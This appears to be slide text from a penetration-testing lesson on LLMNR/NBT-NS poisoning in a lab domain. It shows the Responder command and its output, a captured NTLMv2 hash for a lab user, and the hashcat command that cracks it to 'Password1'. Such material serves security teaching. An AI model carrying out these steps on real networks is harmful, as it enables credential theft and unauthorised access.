

LLMNR POISONING

An Overview

LLMNR Poisoning


What is LLMNR?

- Used to identify hosts when DNS fails to do so.
- Previously NBT-NS
- Key flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to



LLMNR Poisoning

Overview



LLMNR Poisoning

Step 1: Run Responder

```
python Responder.py -l tun0 -rdw
```

```
root@kali:~/Downloads# python /usr/share/responder/Responder.py -I tun0 -rdw -v
```

2010-2011

NBT-NS, LLMNR & MDNS Responder 2.3.3.9

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```

/!\ Warning: files/AccessDenied.html: file not found
/!\ Warning: files/BindShell.exe: file not found


```

```
[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]
```

```
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
```

```
[+] HTTP Options:
Always serving EXE      [OFF]
Serving EXE             [OFF]
Serving HTML            [OFF]
Upstream Proxy          [OFF]
```

```
[+] Poisoning Options:
Analyze Mode           [OFF]
Force WPAD auth        [OFF]
Force Basic Auth       [OFF]
Force LM downgrade     [OFF]
Fingerprint hosts      [OFF]
```



LLMNR Poisoning

Step 2: An Event Occurs...

```
[+] Listening for events...  
[SMBv2] NTLMv2-SSP Client : 10.0.3.7  
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle  
[SMBv2] NTLMv2-SSP Hash : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195  
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800  
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600  
56000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000  
52004800340039003200520051004100460056002E0053004D00420033002E006C006F0063006100  
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600  
0400020000000080030003000000000000000000000000000000000000000000000000000000  
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A00100000000000000000000000000000000000  
1A0063006900660073002F00310030002E0038002E0030002E0032000000000000000000000000
```

LLMNR Poisoning

Step 3: Get Dem Hashes

```
* Filename..: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keyspace..: 14347430
```

Password1

```
Session.....: hashcat
Status.....: Cracked
```

Step 4: Crack Dem Hashes

```
hashcat -m 5600 hashes.txt rockyou.txt
```